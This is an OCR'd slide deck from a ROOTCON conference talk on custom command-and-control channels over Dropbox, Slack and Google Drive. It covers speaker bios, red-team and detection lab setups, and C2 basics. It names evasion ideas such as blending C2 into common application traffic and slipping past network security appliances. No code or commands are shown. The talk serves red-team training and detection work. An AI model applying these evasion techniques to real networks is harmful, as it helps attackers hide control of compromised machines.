ROOTCON

RECOVERYMODE EDITION

PURSUING EVASIVE CUSTOM COMMAND & CONTROL C3

IAN SECRETARIO
Security Consultant | Founder of GuideM
ROOTCON Speaker

GUIDEM

RENZON CRUZ
Security Consultant | Co-Founder of GuideM
ROOTCON Speaker

AGENDA

- #whoami
- #cat /etc/group
- The Problem (Cyber Kill Chain)
- Traditional C2 (OneDrive) & Detection
- C2 Framework Common Channel
- Introducing Custom Command & Control (C3)
- C3 Channel – Dropbox
- C3 Channel – Slack
- C3 Channel - GDrive
- Attack Surface using Custom Command & Control
- LIVE DEMO
- Detecting Custom Command & Control
- How we can improve?
- Q/A

#WHOAMI

MARK CHRISTIAN SECRETARIO | @iansecretario_
|www.iansecretario.com | www.redteam.blog

- Founder of GuideM | Course Developer | Instructor
- 8 yrs of experience
- Sr. Penetration Tester | Security Consultant
- Co-Founder of GuideM | Course Developer
- OSCE | OSCP | CRTP | CRTE | | CRTO | CCNP | CFR | CCNA CyberOps

Interests:
Offensive Security | Red Team | Purple Team |Exploit Development | Security Architecture | Adversary Simulation

#WHOAMI

RENZON CRUZ | @r3nzsec | www.renzoncruz.com

- 8 yrs of experience
- Sr. Security Consultant DFIR– National Security (GCC)
- Co-Founder of GuideM | Course Developer | Instructor
- GCFE | GCIH | eCTHP | eCDFP | eJPT | CFR | ITIL | MCP | MCS

Speakership:


- BSides Vancouver 2019
- BSides London 2019
- BSides Doha 2020

Interests: SOC | Threat Hunting | Digital Forensics | Incident Response | Malware Analysis | Adversary Simulation

#CAT /ETC/GROUP

- GuideM is a top specialized training provider that delivers world approach in both Offensive (Red) and Defensive (Blue) disciplines of cybersecurity in the Philippines
- GuideM provides professional training and services wherein we take pride in producing world class quality courses that are comprehensive, highly technical and purely hands-on

LOCAL HOME LAB SETUP #1




- Shoutout to Chris Long **@Centurion** for this detectionlab setup and scripts
- Home Lab Setup for detection adversary behaviors
- Mostly Splunk capabilities with Bro/Zeek logs for network detection
- Sysmon installed mostly host artifacts and DNS queries as well

https://detectionlab.network/

LAB SETUP #2 (CLOUD)

- **DetectionLab** is a fork from Chris Long's DetectionLab with ELK stack instead of Splunk
- Perfect for building effective detection capabilities
- Designed with defenders in mind




Hostname	Operation System	Published Services / Port
DC	Windows Server 2016	(RDP / 3389)
Win10	Windows 10 Enterprise	(RDP / 3389)
WEF	Windows Server 2016	(RDP / 3389) - (ATA / 443)
Logger	Ubuntu 18.04	(SSH / 22) - (Kibana / 5601) - (Kolide / 443) - (Guacamole / 443)

https://github.com/cyberdefenders/DetectionLabELK

LAB SETUP #3 (CLOUD)

Attacker Controlled environment

- Covenant C2
- Empire & Starkiller
- C3 (Fsecure)



- Credits to @Rev10D @Krelkci from DefensiveOrigins and BlackhillsInfosec for a quick lab setup

https://github.com/DefensiveOrigins/APT-Lab-Terraform

WHY DO WE CARE?

GUIDEM

threatpost | Cloud Security / Malware / Vulnerabilities / Waterfall Security S

FBI: Ring Smart Doorbells Could Sabotage Cops

Magecart Credit-Card Skimmer Adds Telegram as C2 Channel

paloalto NETWORKS | UNIT 42

Tools ATOMs Speaking Events About Us

DarkHydrus delivers new Trojan that can use Google Drive for C2 communications

34,747 people reacted 5 14 min. read

Latest Articles Software Network Cloud Hardware Tools & Techniques Security Insights

Using Slack Web Services as a C2 Channel (ATT&CK T1102)

by Josh Abraham • Network • Tools & Techniques
April 18, 2019 • 5 min read

threatpost | Cloud Security / Malware / Vulnerabilities / Waterfall Security Spotlight / P

How Web Apps Can Turn Browser Extensions Into Backdoors Microsof

RogueRobin Malware Uses Google Drive as C2 Channel

Home > News > Security > Hackers Hide Malware C2 Communication By Faking News Site Traffic


Hackers Hide Malware C2 Communication By Faking News Site Traffic

By Ionut Ilascu March 18, 2020 05:06 PM

Command and control server in social media (Twitter, Instagram, Youtube + Telegram)

Wojciech Follow
Feb 15, 2018 · 1 min read

THE PROBLEM



- Reconnaissance
- Weaponization
- Delivery
- Exploitation
- Installation
- Command & Control
- Action on Objectives

COMMAND & CONTROL 101


- C2, CnC, C&C, Command & Control
- Control large pools of computers
- Asynchronous
- Client to Server

C2 HIDING IN PLAIN SIGHT

- Blending with the noise to disguise as common user traffic
- Common protocols
  - HTTP/HTTPS, SMPT/POP, DNS, ICMP
- Common Applications
  - Outlook, Spotify, PowerShell, Twitter, Gmail, Slack, OneDrive
- The more benign the better
- Low and slow traffic usage


COMMAND & CONTROL 101

- Infrastructure to carry out remote communication with the hosts
- A number of different transport mechanisms can be utilized
- Some tend to be more stealthy than the others
- Many network security appliances are trying in various ways to detect these
- But... bypasses exist in custom tools to get right by

